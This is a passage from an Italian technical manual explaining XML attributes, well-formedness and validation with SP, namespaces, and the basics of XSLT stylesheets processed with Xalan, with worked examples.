si intende lasciare che gli spazi vengano gestiti come al solito, eliminando quelli superflui; con la parola chiave '**`preserve`**' si vuole richiedere di mantenere gli spazi come sono. La dichiarazione di questo attributo può avvenire nel DTD come nell'esempio seguente:

```
<!ATTLIST esempio xml:space (default|preserve) 'preserve'>
```

In particolare, un elemento che per sua natura deve rispettare le spaziature originali, potrebbe essere definito nel modo seguente, dove si vede il caso dell'elemento '**`pre`**' di XHTML:

```
<!ELEMENT pre %pre.content;>
<!ATTLIST pre
  %attrs;
  xml:space (preserve) #FIXED 'preserve'
>
```

- Gli elementi che ne possono avere bisogno, devono poter disporre di un attributo denominato '**`xml:lang`**', a cui poter assegnare un codice identificativo del linguaggio contenuto. Si prevede l'uso di diversi tipi di codice:

  – un codice di linguaggio composto da due lettere, secondo lo standard ISO 639 (sezione 106);
  – un codice di linguaggio registrato dall'autorità IANA (*Internet assigned numbers authority*), a cui va aggiunto comunque il prefisso '**`i-`**', oppure '**`I-`**';
  – un codice stabilito dall'utente o concordato tra le parti, a cui va aggiunto il prefisso '**`x-`**', oppure '**`X-`**'.

  La dichiarazione di questo attributo può avvenire nel DTD come nell'esempio seguente:

```
<!ATTLIST esempio xml:lang NMTOKEN #IMPLIED >
```

Eventualmente si può anche specificare un linguaggio predefinito, come si vede nell'esempio seguente:

```
<!ATTLIST testo xml:lang NMTOKEN 'it' >
```

458.3 Correttezza formale e validità

Possono esistere due livelli di approccio all'XML da parte dei programmi che lo utilizzano: il primo si limita a leggere il documento senza sapere nulla della sua struttura stabilita nel DTD; il secondo invece richiede la conoscenza di questa struttura. Nel primo caso è sufficiente che il documento XML sia stato scritto correttamente dal punto di vista formale, in senso generale; in questo modo si parla di *well formed document*. Nel secondo caso è importante che il documento, oltre che essere corretto dal punto di vista formale, sia anche valido in base alla definizione stabilita nel DTD.

Il documento XML corretto dal punto di vista formale, ha le caratteristiche seguenti:

- contiene un elemento principale unico, all'interno del quale vanno collocati tutti gli altri (si parla comunemente dell'elemento *root*, ovvero della radice);
- tutti i marcatori degli elementi devono essere indicati in modo corretto, attraverso degli annidamenti ordinati;

- tutti gli elementi devono essere delimitati correttamente, senza saltare dei marcatori, inoltre gli elementi vuoti vanno chiusi oppure vanno indicati con il marcatore speciale già mostrato;
- devono essere rispettate le regole stabilite per i nomi degli elementi;
- i valori associati agli attributi vanno delimitati sempre attraverso apici doppi oppure apici singoli;

Il documento XML valido, oltre a essere corretto formalmente, deve anche essere conforme al DTD. Come nell'SGML normale, il DTD può essere indicato attraverso un riferimento, oppure può essere incorporato all'inizio del documento.

458.4 Verifica della validità con SP

Il pacchetto SP di James Clark può essere utilizzato anche per convalidare un documento XML, a partire dal suo DTD (il procedimento è analogo a quanto già mostrato nel capitolo 456); tuttavia, è necessario procurarsi la dichiarazione XML, che si può trovare nell'archivio dei sorgenti di SP stesso: '`pubtext/xml.dcl`'.

Supponendo di disporre del file '`xml.dcl`' nella directory corrente, si può realizzare un catalogo molto semplice come quello seguente:

```
SGMLDECL "xml.dcl"
```

Naturalmente, nel catalogo si possono aggiungere anche altre cose, in base alla necessità o meno di indicare il DTD e le entità generali. Per verificare il funzionamento della cosa, si può provare a eseguire la convalida dell'esempio seguente, che include il DTD nel preambolo e non ha bisogno di entità generali:

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE esempio [
    <!ELEMENT esempio (#PCDATA)>
]>
<esempio>Ciao a tutti!</esempio>
```

Si può osservare che si tratta di un documento elementare, in cui esiste solo l'elemento principale, denominato '**`esempio`**'.

Per la convalida, si può usare l'eseguibile '**`nsgmls`**' nel modo seguente:

`$` **`nsgmls -c catalogo.xml -s esempio.xml`** [*Invio*]

Qui si sottintende che il file del catalogo sia '`catalogo.xml`' e che il sorgente XML sia contenuto nel file '`esempio.xml`'. Se oltre alla convalida si vuole avere il risultato pre-elaborato, si toglie l'opzione '**`-s`**', ottenendo quanto segue:

```
?xml version="1.0" encoding="ISO-8859-1"
(esempio
-Ciao a tutti!
)esempio
C
```

458.5 Domini applicativi: «namespace»

Con il termine ***dominio applicativo*** si vuole qui fare riferimento a quello che è noto come *namespace* a proposito di XML. Si definisce un dominio applicativo associando elementi, ma eventualmente anche attributi, a qualcosa che viene identificato tramite un indirizzo URI (sia URL, sia URN; si veda anche il capitolo 469 a proposito dell'estensione del termine URI). Questa associazione ha lo scopo di evitare ambiguità, quando per qualche ragione si utilizzerebbero elementi o attributi con lo stesso nome, ma con significati differenti.

Dal momento che non è possibile utilizzare nomi di elementi e di attributi che contengano direttamente un URI, si associa questo URI attraverso un attributo particolare:

```
1   <?xml version="1.0"?>
2   <html xmlns="http://www.w3.org/1999/xhtml">
3     <head>...</head>
4     <body>
5       <h1>Bla bla bla</h1>
6       ...
7       <math xmlns="http://www.w3.org/1998/Math/MathML">
8         <mi>x</mi><mo>+</mo><mn>3</mn>
9       </math>
10    </body>
11  </html>
```

Questo esempio mostra l'utilizzo di MathML all'interno di un documento XHTML (le righe dalla settima alla nona). Si può osservare che l'elemento '**`html`**', alla riga numero due dell'esempio, che contiene l'attributo '**`xmlns`**', a cui è associata la stringa '**`http://www.w3.org/1999/xhtml`**'. Questa dichiarazione specifica che all'elemento '**`html`**' e a tutti i suoi discendenti si associa il dominio applicativo ⟨*http://www.w3.org/1999/xhtml*⟩. Questo indirizzo (⟨*http://www.w3.org/1999/xhtml*⟩) è solo un punto di riferimento univoco; se si vuole, lo si può anche visitare (figura 458.13), ma ha soltanto lo scopo di dichiarare che gli elementi a cui è associato si riferiscono a XHTML; inoltre, non è nemmeno necessario che esista veramente.

> Con i linguaggi SGML, si usa normalmente la dichiarazione del DTD a cui si fa riferimento. Anche con XML, volendo, è corretto usare un riferimento al DTD con l'istruzione '**`<DOCTYPE...>`**', ma si inserisce questo concetto nuovo del dominio applicativo.

Figura 458.13. Come si presenta alla vista l'indirizzo ⟨*http://www.w3.org/1999/xhtml*⟩.

W3C®

XHTML namespace

This is an XML namespace defined in the XHTML™ 1.0: The Extensible HyperText Markup Language specification, and is shared across XHTML Family document types using XHTML Modularization, including XHTML 1.1 and XHTML Basic.

The XHTML specifications are developed by the W3C HTML Working Group (members only), as part of the W3C HTML Activity.

For more information about XML, please refer to the Extensible Markup Language (XML) 1.0 specification. For more information about XML namespaces, please refer to the Namespaces in XML specification.

Continuando a leggere l'esempio mostrato, alla settima riga appare l'elemento '**`math`**', che, come dichiarato dall'attributo '**`xmlns`**' appartiene al dominio applicativo ⟨*http://www.w3.org/1998/Math/MathML/*⟩; in pratica, dichiara che l'elemento in questione e ciò che contiene riguarda MathML.

Figura 458.14. Come si presenta alla vista l'indirizzo ⟨*http://www.w3.org/1998/Math/MathML/*⟩.

W3C® User Interface domain

MathML Namespace

If MathML is being used by an application that conforms to the Namespaces in XML Recommendation, then the following namespace should be used:

http://www.w3.org/1998/Math/MathML

Typical usage would be:

<math xmlns="http://www.w3.org/1998/Math/MathML">
...

It is not a requirement of the XML Namespaces Recommendation that there is any accessible resource at the URI used for a namespace name, although for information purposes, a copy of this file may be downloaded from the above URL.

The current MathML Recommendation may be obtained from http://www.w3.org/TR/REC-MathML

Quanto visto in questo esempio, rappresenta un uso «predefinito» del dominio applicativo. Infatti, esiste anche la possibilità di associare gli elementi (e gli attributi) a un dominio applicativo, specificando un prefisso:

```
1  <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
2    <xsl:template name="/">
3      ...
4    </xsl:template>
5  </xsl:stylesheet>
```

In questo caso si può osservare, alla riga numero uno, che l'elemento '**`xsl:stylesheet`**' con-

tiene l'attributo '**`xmlns:xsl`**', a cui è associato un URI. Ciò significa che, nell'ambito del controllo dell'elemento '**`xsl:stylesheet`**', elementi e attributi il cui nome inizia con il prefisso '**`xsl:`**' appartengono al dominio applicativo ⟨*http://www.w3.org/1999/XSL/Transform* ⟩; per la precisione, anche lo stesso elemento '**`xsl:stylesheet`**' appartiene a questo dominio applicativo, proprio perché anche il suo nome inizia con il prefisso '**`xsl:`**'.

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <xsl:stylesheet version="1.0"
3          xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
4          xmlns:fo="http://www.w3.org/1999/XSL/Format">
5
6  <xsl:output method="xml" indent="yes"/>
7  ...
8  <xsl:template match="studio">
9  <fo:root>
10     <fo:layout-master-set>
11         ...
12     </fo:layout-master-set>
13     <fo:page-sequence master-reference="cover">
14         ...
15     </fo:page-sequence>
16     ...
17 </fo:root>
18 </xsl:template>
19 ...
20 </xsl:stylesheet>
```

Questo nuovo esempio mostra l'uso di due domini applicativi, associati rispettivamente ai prefissi '**`xsl:`**' e '**`fo:`**' (le righe tre e quattro). La dichiarazione dei domini applicativi avviene nell'elemento principale, ovvero '**`xsl:stylesheet`**' (che appartiene al dominio applicativo associato al prefisso '**`xsl:`**'), in modo che possa essere valida per tutto il documento, salva la possibilità di modificarla all'interno di elementi ben precisi.

Oltre ai modi mostrati in questi esempi, esistono altre combinazioni; per esempio è possibile affiancare un dominio applicativo predefinito a domini specificati attraverso l'uso di prefissi. Tuttavia si preferisce evitare di creare troppa confusione su un concetto che invece dovrebbe essere semplice, per consentire la comprensione di altri concetti legati a XML. Eventualmente si possono consultare i documenti annotati nella bibliografia al termine del capitolo, per una visione più precisa e dettagliata a proposito dei domini applicativi (ovvero *namespace*).

La presenza dei domini applicativi rende difficile l'abbinamento di un DTD a un documento XML, perché i prefissi devono essere previsti esattamente nel DTD, come parte dei nomi degli elementi e degli attributi, mentre la definizione di un dominio applicativo consentirebbe l'utilizzo di un prefisso libero, deciso nel momento in cui si usa l'attributo '**`xmlns:`***x*'.

458.6 Riferimenti

- W3C, *Extensible Markup Language (XML) 1.0*

  ⟨*http://www.w3.org/TR/REC-xml/* ⟩

- James Clark, *Comparison of SGML and XML*

  ⟨*http://www.w3.org/TR/NOTE-sgml-xml-971215.html* ⟩

- Peter Flynn, *The XML FAQ*
  ⟨*http://www.ucc.ie/xml/*⟩
- Norman Walsh, *A Technical Introduction to XML*
  ⟨*http://nwalsh.com/docs/articles/xml/*⟩
- W3C, *Namespaces in XML*
  ⟨*http://www.w3.org/TR/REC-xml-names/*⟩
- James Clark, *XML namespaces*
  ⟨*http://www.jclark.com/xml/xmlns.htm*⟩
- O'Reilly, *xml.com*
  ⟨*http://www.xml.com*⟩
- *Cover Pages*
  ⟨*http://xml.coverpages.org/xml.html*⟩

Capitolo 459

Introduzione ai fogli di stile XSLT

XSLT è un linguaggio realizzato in forma di file XML, con il quale si definisce una trasformazione di un file XML in un altro file. Generalmente, il file di destinazione è un altro file XML, anche se può comunque essere qualcosa di diverso. La sigla sta precisamente per *XSL transformations* (ovvero *Extensible stylesheet language transformations*), a indicare che il linguaggio è scritto in quello che viene chiamato «foglio di stile XSL» e serve a trasformare i dati originali in qualcosa di conveniente ai propri scopi. In altri termini, si tratta di un linguaggio che consente di estrarre le informazioni contenute in un file XML, per generare con queste ciò che serve.

Figura 459.1. Utilizzo del linguaggio XSLT per la trasformazione di un file XML.

XSLT

XML — trasformazione → risultato finale

Naturalmente, l'elaborazione di un file XML secondo il linguaggio XSLT richiede un programma apposito. In questo capitolo viene mostrato a l'uso di Xalan (sezione 459.6).

La trattazione che qui viene fatta a proposito dei fogli di stile XSLT è limitata alle funzionalità principali. Per un approfondimento si può consultare la documentazione elencata nella bibliografia alla fine del capitolo.

459.1 Struttura ad albero, percorsi e modelli di confronto

Un documento XML, ai fini della sua elaborazione, viene visto come una struttura ad albero, dove ogni componente rappresenta un nodo di questo. Si osservi l'esempio seguente, che rappresenta un file XML molto semplice:

```
<?xml version="1.0" encoding="UTF-8" ?>
<relazione lang="it">
<titolo>Relazione introduttiva su XML</titolo>
<data>11/11/2011</data>
<contenuto>
<paragrafo>XML sta per Extensible Markup Language.</paragrafo>
<paragrafo>Bla, bla, bla...</paragrafo>
<firma>Pinco Pallino</firma>
</contenuto>
</relazione>
```

Si potrebbe rappresentare schematicamente l'albero di questo documento come si vede nella figura successiva:

Nello schema mostrato si deve osservare che elementi, attributi e testo contenuto negli elementi, costituiscono nodi separati.

Per identificare un nodo dell'albero, si usa una notazione che assomiglia ai percorsi dei file system Unix. A titolo di esempio vengono mostrati tutti gli elementi e gli attributi XML degli schemi già apparsi, secondo la sequenza originale, con percorsi assoluti:

```
/
/relazione
/relazione/@lang
/relazione/titolo
/relazione/data
/relazione/contenuto
/relazione/contenuto/paragrafo
/relazione/contenuto/paragrafo
/relazione/contenuto/firma
```

Naturalmente esistono anche percorsi relativi, quando manca la barra obliqua iniziale che rappresenta la radice: questi fanno riferimento al nodo corrente nell'ambito del contesto a cui ci si riferisce.

La sintassi con cui si possono definire questi percorsi è stabilita dal linguaggio XPath, ovvero *XML path language*. Si tratta di un sistema abbastanza complesso che non viene mostrato qui nel dettaglio. Per quanto riguarda il linguaggio XSLT i percorsi vengono usati per definire un modello di confronto con i nodi di un documento XML; nell'ambito di questi modelli di confronto si utilizzano delle notazioni particolari rispetto alla convenzione generale costituita da XPath. La tabella 459.5 riporta alcuni esempi di questi modelli.

Tabella 459.5. Alcuni modelli di confronto per individuare i nodi di un documento XML.

Modello	Descrizione
`/`	Una barra obliqua da sola individua il nodo radice.
`text()`	Individua qualunque nodo di testo.
`node()`	Individua qualunque nodo, esclusi gli attributi e la radice.

Modello	Descrizione

`.`
 	
`self::node()`
	Una di queste due notazioni, indifferentemente, individua il nodo corrente.

`..`
 	
`parent::node()`
	Una di queste due notazioni, indifferentemente, individua il nodo genitore di quello corrente.

elemento `child::`***elemento***	Un nome scritto senza l'inserzione di simboli speciali rappresenta un elemento. La seconda notazione è completa.
elemento `[`***n***`]`	Individua l'***n***-esimo elemento con quel nome, che si trova all'interno dell'elemento che lo contiene. Osservando gli esempi mostrati in precedenza, '**`paragrafo[1]`**' può rappresentare il primo elemento '**`paragrafo`**' che si trova all'interno dell'elemento '**`contenuto`**'.
`@`***attributo*** `attribute::`***attributo***	Un nome preceduto da una chiocciolina rappresenta un attributo. La seconda notazione è completa.
`*`	L'asterisco corrisponde a qualunque elemento.
`@*`	L'asterisco preceduto da una chiocciolina corrisponde a qualunque attributo.
elemento_1 `|` ***elemento_2***	I nomi di due elementi, separati da una barra verticale, indicano la corrispondenza con l'uno o con l'altro.
`@`***attributo_1*** `|` `@`***attributo_2***	I nomi di due attributi, separati da una barra verticale, indicano la corrispondenza con l'uno o con l'altro.
elemento_1 `/` ***elemento_2***	La barra obliqua separa i nodi di un percorso; in questo caso, si vuole individuare l'elemento ***elemento_2*** che è contenuto da ***elemento_1***.
elemento `/` `@`***attributo***	In questo caso si vuole fare riferimento a un attributo di un certo elemento.
elemento_1 `//` ***elemento_2*** ***elemento_1***↩ ↪`/descendant-or-self::node()/`↩ ↪***elemento_2***	Due barre oblique indicano una discendenza non meglio precisata: qui, ***elemento_2*** è contenuto all'interno di ***elemento_1***, direttamente oppure all'interno di annidamenti ulteriori.

459.2 Struttura generale del foglio di stile XSLT

Un foglio di stile XSLT è un documento XML con una struttura particolare, abbinato al dominio applicativo ⟨*http://www.w3.org/1999/XSL/Transform*⟩ (sezione 458.5). Normalmente, il prefisso associato a questo dominio applicativo è '**`xsl`**', pertanto, l'elemento principale è '**`xsl:stylesheet`**', oppure '**`xsl:transform`**', indifferentemente:

```
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    [altri_attributi] >
    [contenuto]
</xsl:stylesheet>
```

```
<xsl:transform
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    [altri_attributi] >
    [contenuto]
</xsl:transform>
```

Anche senza definire esplicitamente alcun tipo di trasformazione, si ottiene ugualmente un risultato elaborando un file XML, attraverso delle regole di trasformazione predefinite, con le quali, in buona sostanza, si ottiene il testo del file XML, senza i marcatori che delimitano gli elementi. Per esempio, si può prendere il file XML già presentato all'inizio del capitolo, associandogli il foglio di stile seguente:

```
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
</xsl:stylesheet>
```

Supponendo che il file XML si chiami '`prova.xml`' e che il foglio di stile sia '`prova.xsl`', si potrebbe usare Xalan nel modo seguente:

`$` **`xalan -IN prova.xml -XSL prova.xsl -OUT prova.txt`** [*Invio*]

Ecco cosa si ottiene nel file '`prova.txt`':

```
<?xml version="1.0" encoding="UTF-8"?>

Relazione introduttiva su XML
11/11/2011

XML sta per Extensible Markup Language.
Bla, bla, bla...
Pinco Pallino
```

459.3 Modelli di confronto e trasformazione

La definizione di un criterio di trasformazione dei nodi del documento XML di origine in quello che si vuole ottenere, avviene principalmente per mezzo di modelli di confronto, attraverso un elemento del foglio di stile denominato '**`xsl:template`**'. La traduzione del termine *template*, ovvero «mascherina», rende bene l'idea del concetto: gli elementi '**`xsl:template`**' del foglio di stile definiscono un modello di confronto con cui selezionano alcuni nodi del documento XML di origine; su questi nodi applicano delle trasformazioni.

```
<xsl:template
    match="modello_di_confronto"
    [altri_attributi] >
    trasformazione
</xsl:template>
```

Il modello di confronto viene definito secondo le regole che in parte sono state descritte nella tabella 459.5; per esempio, il blocco seguente individua il nodo radice:

```
<xsl:template match="/">
    ...
    ...
</xsl:template>
```

Per comprendere meglio cosa accade, si prenda il solito esempio di file XML già considerato in precedenza e si applichi il foglio di stile seguente:

```
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/relazione/contenuto">
        ciao ciao
    </xsl:template>
</xsl:stylesheet>
```

Come si vede, è stato inserito un solo elemento '**`xml:template`**' che seleziona l'elemento '**`contenuto`**', che si trova all'interno di '**`relazione`**' (che a sua volta è l'elemento principale del documento XML). Quando si individua questo elemento, viene inserito il testo «ciao ciao». Valgono le stesse convenzioni dei nomi dei file già viste in precedenza:

```
$ xalan -IN prova.xml -XSL prova.xsl -OUT prova.txt [Invio]
```

Ecco cosa si ottiene nel file '`prova.txt`':

```
<?xml version="1.0" encoding="UTF-8"?>

Relazione introduttiva su XML
11/11/2011


        ciao ciao
```

In pratica, le regole di trasformazione predefinite hanno inserito il contenuto degli elementi '**titolo**' e '**data**'. Quindi, l'elemento '**contenuto**', con tutto quello che esiste al suo interno, è stato sostituito con la stringa «ciao ciao».

Per fare in modo che vengano presi in considerazione anche gli elementi contenuti all'interno di ciò che viene individuato, si utilizza l'elemento '**xsl:apply-templates**', che di solito è vuoto:

```
<xsl:template
    match="modello_di_confronto"
    [altri_attributi] >
    …
    <xsl:apply-templates
        [select="modello_di_selezione"]
        [altri_attributi] >
        …
    </xsl:apply-templates>
    …
</xsl:template>
```

Per esempio, se il foglio di stile di prova viene modificato nel modo seguente:

```
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/relazione/contenuto">
        prima
        <xsl:apply-templates />
        dopo
    </xsl:template>
</xsl:stylesheet>
```

La trasformazione genera questo file:

```
<?xml version="1.0" encoding="UTF-8"?>

Relazione introduttiva su XML
11/11/2011


        prima

XML sta per Extensible Markup Language.
Bla, bla, bla...
Pinco Pallino


        dopo
```

In pratica, si consente alle regole di trasformazione predefinite (dal momento che non ce ne sono altre nell'esempio) di occuparsi degli elementi contenuti all'interno dell'elemento '**contenuto**', cosa che produce semplicemente l'estrazione del testo che questi circoscrivono. Tutto questo avviene perché «l'istruzione» '**apply-templates**' serve proprio a richiama-

re gli altri modelli di confronto (e trasformazione) per quanto è contenuto in ciò che è stato individuato.

Dal momento che nell'esempio non ci sono altri modelli di confronto e trasformazione, è evidente che si tratta soltanto di quelli predefiniti.

L'elemento '**xsl:apply-templates**' può avere un attributo molto importante, '**select**', che consente di specificare su cosa continuare il confronto con altri modelli; in pratica consente di limitare, o controllare, la ricorsione. Si osservi la variante seguente del foglio di stile:

```
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    version="1.0">
    <xsl:template match="/relazione/contenuto">
        prima
        <xsl:apply-templates select="paragrafo" />
        dopo
    </xsl:template>
</xsl:stylesheet>
```

Per prima cosa è bene osservare che il modello indicato con l'attributo '**select**' rappresenta un percorso relativo, che secondo il contesto è riferito esattamente a '`/relazione/contenuto/paragrafo`'. In base a questa selezione, si vuole che nell'ambito del contenuto dell'elemento (o degli elementi) '`/relazione/contenuto`', la ricorsione successiva prenda in considerazione soltanto gli elementi '**paragrafo**'. Ecco cosa si ottiene; come si vede, il testo dell'elemento '**firma**' è stato ignorato:

```
<?xml version="1.0" encoding="UTF-8"?>

Relazione introduttiva su XML
11/11/2011


        prima
        XML sta per Extensible Markup Language.Bla, bla, bla...
        dopo
```

Naturalmente, è possibile utilizzare '**xsl:apply-templates**' più volte all'interno dello stesso modello di confronto e trasformazione, anche così:

```
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    version="1.0">
    <xsl:template match="/relazione/contenuto">
        Io sottoscritto, <xsl:apply-templates select="firma" />,
        affermo che:
        <xsl:apply-templates select="paragrafo" />

        Firmato:
        <xsl:apply-templates select="firma" />
    </xsl:template>
</xsl:stylesheet>
```

Ecco il risultato che si può ottenere:

```
<?xml version="1.0" encoding="UTF-8"?>

Relazione introduttiva su XML
11/11/2011

        Io sottoscritto, Pinco Pallino,
        affermo che:
        XML sta per Extensible Markup Language.Bla, bla, bla...

        Firmato:
        Pinco Pallino
```

I modelli di confronto e trasformazione possono basarsi su riferimenti relativi ai nodi, se non ha importanza la collocazione esatta di questi nell'albero del documento XML di origine. Si osservi l'esempio seguente:

```
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    version="1.0">
    <xsl:template match="paragrafo">
        "<xsl:apply-templates />"
    </xsl:template>
</xsl:stylesheet>
```

In questo caso, si evidenziano gli elementi '**`paragrafo`**', attorno ai quali si vuole appaiano gli apici doppi; tutto il resto viene gestito in modo predefinito:

```
<?xml version="1.0" encoding="UTF-8"?>

Relazione introduttiva su XML
11/11/2011



        "XML sta per Extensible Markup Language."



        "Bla, bla, bla..."

Pinco Pallino
```

Come accennato, l'elemento '**`xsl:apply-templates`**' del foglio di stile XSLT, normalmente è vuoto. Quando contiene qualcosa, ciò serve per elaborare il risultato della scansione che lo riguarda. In pratica, '**`xsl:apply-templates`**' serve a richiamare i modelli di confronto e trasformazione successivi, in modo da inserire il risultato di queste elaborazioni nel punto in cui si trova, ma se questo elemento non è vuoto, le «istruzioni» che contiene servono a interferire con le elaborazioni successive, per esempio per riordinare i dati ottenuti. Questo tipo di utilizzo di '**`xsl:apply-templates`**' non viene descritto.

459.4 Testo

Negli esempi delle sezioni precedenti, in varie occasioni è stato inserito del testo aggiuntivo nella trasformazione del documento XML di origine. In questo modo è possibile anche aggiungere marcatori e altre componenti, in base agli scopi che ci si prefigge con la trasformazione.

Quando un elemento contiene solo spazi bianchi (spazi veri e propri, tabulazioni orizzontali e interruzioni di riga), il nodo relativo può essere eliminato dalla struttura. In generale, salvo che sia specificato diversamente, nel documento XML di origine vengono preservati tutti gli spazi, mentre nel foglio di stile sono preservati solo quelli contenuti negli elementi '**`xsl:text`**'.

459.4.1 Formato generale del risultato della trasformazione

Esistono diverse modalità di funzionamento a cui si adegua la trasformazione del documento XML, in base al tipo di file che si vuole ottenere. Questa modalità di funzionamento si seleziona con l'elemento '**`xsl:output`**':

```
<xsl:output
    method="metodo"
    version="versione"
    encoding="codifica"
    omit-xml-declaration="yes"|"no"
    doctype-public="dichiarazione_dtd_public"
    doctype-system="dichiarazione_dtd_system"
    [altri_attributi] />
```

Come si vede dal modello sintattico, si tratta di un elemento del foglio di stile che non ha lo scopo di contenere qualcosa e tutto è indicato attraverso attributi.

L'attributo più importante è '**`method`**', al quale si associano normalmente le parole chiave '**`xml`**', '**`html`**' e '**`text`**', per indicare rispettivamente che si vuole ottenere un risultato in formato XML, HTML o un file di testo senza una conformazione particolare conosciuta. In generale, se non si specifica il formato del file che si va a generare, si intende XML, cosa che dovrebbe spiegare il motivo per cui negli esempi mostrati in precedenza appare la dichiarazione XML anche se il file ottenuto è semplicemente un testo puro e semplice.

Come si può intuire, a seconda del tipo di «metodo» prescelto, gli altri attributi possono acquisire o perdere significato.

Tabella 459.19. Alcuni attributi di '**`xsl:output`**' utili quando il risultato dell'elaborazione deve essere un file XML.

Attributo	Descrizione
`method="xml"`	Dichiara il metodo di trasformazione in un documento XML. Alcuni caratteri (come '**`&`**' e '**`<`**') vengono trasformati nelle rispettive entità generali standard.
`version="`*versione*`"`	Dichiara il numero di versione del formato XML. Il valore predefinito è '**`1.0`**'.
`encoding="`*codifica*`"`	Dichiara il tipo di codifica del file da generare. Sono valide sempre le sigle '**`UTF-8`**' e '**`UTF-16`**', ma possono essere disponibili altre sigle, come per esempio '**`ISO-8859-`*n***'.

Attributo	Descrizione
`omit-xml-declaration=`↩ ↪`"yes"`|`"no"`	Consente di omettere (se si assegna il valore '**`yes`**') la dichiarazione XML iniziale.
`indent="yes"`|`"no"`	Permette di richiedere un incolonnamento degli elementi nel risultato della trasformazione.
`doctype-public="`***dtd_public***`"`	Permette di specificare la dichiarazione del DTD, utilizzando un identificatore pubblico, come potrebbe essere: '**`-//W3C//DTD XHTML 1.1//EN`**'.
`doctype-system="`***dtd_system***`"`	Permette di specificare la dichiarazione del DTD, indicando come riferimento un file.

Tabella 459.20. Alcuni attributi di '**`xsl:output`**' utili quando il risultato dell'elaborazione deve essere un file HTML.

Attributo	Descrizione
`method="html"`	Dichiara il metodo di trasformazione in un documento HTML. Alcuni caratteri vengono trasformati usando le entità generali standard.
`version="`***versione***`"`	Dichiara il numero di versione del formato HTML. Il conoscere la versione permette di verificare la validità del foglio di stile anche in base alla validità del codice HTML che si va a generare. Il valore predefinito è '**`4.0`**'.
`encoding="`***codifica***`"`	Dichiara il tipo di codifica del file da generare. Sono valide sempre le sigle '**`UTF-8`**' e '**`UTF-16`**', ma possono essere disponibili altre sigle, come per esempio '**`ISO-8859-`*n***'.
`doctype-public="`***dtd_public***`"`	Permette di specificare la dichiarazione del DTD, utilizzando un identificatore pubblico, come potrebbe essere: '**`ISO/IEC 15445:2000//DTD HTML//EN`**'.
`doctype-system="`***dtd_system***`"`	Permette di specificare la dichiarazione del DTD, indicando come riferimento un file.

Tabella 459.21. Alcuni attributi di '**`xsl:output`**' utili quando il risultato dell'elaborazione deve essere un file di testo non meglio identificabile.

Attributo	Descrizione
`method="text"`	Dichiara il metodo di trasformazione in un file di testo. In questo caso non avviene alcuna trasformazione dei caratteri, come invece può avvenire con le trasformazioni in XML o in HTML.
`encoding="`***codifica***`"`	Dichiara il tipo di codifica del file da generare. Sono valide sempre le sigle '**`UTF-8`**' e '**`UTF-16`**', ma possono essere disponibili altre sigle, come per esempio '**`ISO-8859-`*n***'.

459.4.2 Inserimento di testo aggiuntivo

Generalmente è sufficiente aggiungere del testo estraneo all'interno del foglio di stile XSLT, nell'ambito degli elementi '**`xsl:template`**', per fare in modo che questo venga inserito nel risultato finale. Per avere un controllo maggiore si può usare l'elemento '**`xsl:text`**', che tra le altre cose permette di inserire blocchi di spazi quando diversamente verrebbero eliminati:

```
<xsl:text
    [disable-output-escaping="yes"|"no"]>
    testo
</xsl:text>
```

L'attributo '**`disable-output-escaping`**' permette, se si assegna il valore '**`yes`**', di disabilitare la sostituzione di alcuni caratteri in entità generali standard (questo vale solo per le trasformazioni che prevedono nella destinazione un formato XML o HTML, perché nel caso di trasformazioni in formato testo, questa sostituzione non viene mai eseguita). Come si può intendere, la funzionalità è disabilitata in modo predefinito, pertanto, normalmente si ottiene la sostituzione di questi caratteri.

In alcune circostanze è necessario inserire del testo nel foglio di stile XSLT che non deve essere interpretato prima della trasformazione, lasciandolo in modo letterale. Per questo si usa normalmente una sezione marcata di tipo CDATA, come nell'esempio seguente, dove si vede l'intenzione di inserire uno stile CSS nel documento finale che è un file HTML:

```
    <xsl:template match="/">
        <HTML>
        <HEAD>
            <TITLE>senza titolo</TITLE>
        <xsl:text disable-output-escaping="yes">
<![CDATA[<STYLE TYPE="text/css">
<!--
BODY {
    background-color: rgb(255, 255, 255)
}
H1 {
    text-align:       right;
    color:            rgb(230, 100, 180)
}
-->
</STYLE>]]>
        </HEAD>
        <BODY>
        <xsl:apply-templates />
        </BODY>
    </xsl:template>
```

459.4.3 Estrazione del valore contenuto in un nodo

Il testo contenuto in un nodo viene inserito nel documento finale attraverso l'elemento '**`xsl:value-of`**' del foglio di stile. Esiste anche un modello di confronto e trasformazione predefinito che esegue questa operazione per tutti i nodi di testo, pertanto, negli esempi di fogli di stile non si è ancora presentata la necessità di mostrarne l'uso:

```
<xsl:value-of
    select="modello_di_selezione"
    [disable-output-escaping="yes"|"no"] />
```

Come si vede dal modello sintattico, l'elemento '**xsl:value-of**' si usa vuoto e, per ottenere il «valore» di qualcosa, occorre specificarlo attraverso un modello di selezione, come avviene con l'elemento '**xsl:apply-templates**'.

Anche questo elemento prevede l'attributo '**disable-output-escaping**' come descritto a proposito di '**xsl:text**'.

L'elemento '**xsl:value-of**' si può usare per estrarre il testo contenuto in un elemento del documento di origine, oppure per fare altrettanto da un attributo; in generale, è più frequente l'uso di '**xsl:value-of**' per estrarre il testo di un attributo, come nell'esempio seguente:

```
<xsl:template match="relazione">
    Questo documento utilizza il linguaggio <xsl:value-of select="@lang" />.
</xsl:template>
```

In questo caso, quando si raggiunge un elemento denominato '**relazione**', nel documento XML di origine, viene estratto il valore dell'attributo '**lang**' di questo e inserito in una frase, ignorando qualunque altra cosa che possa riguardare l'elemento in questione.

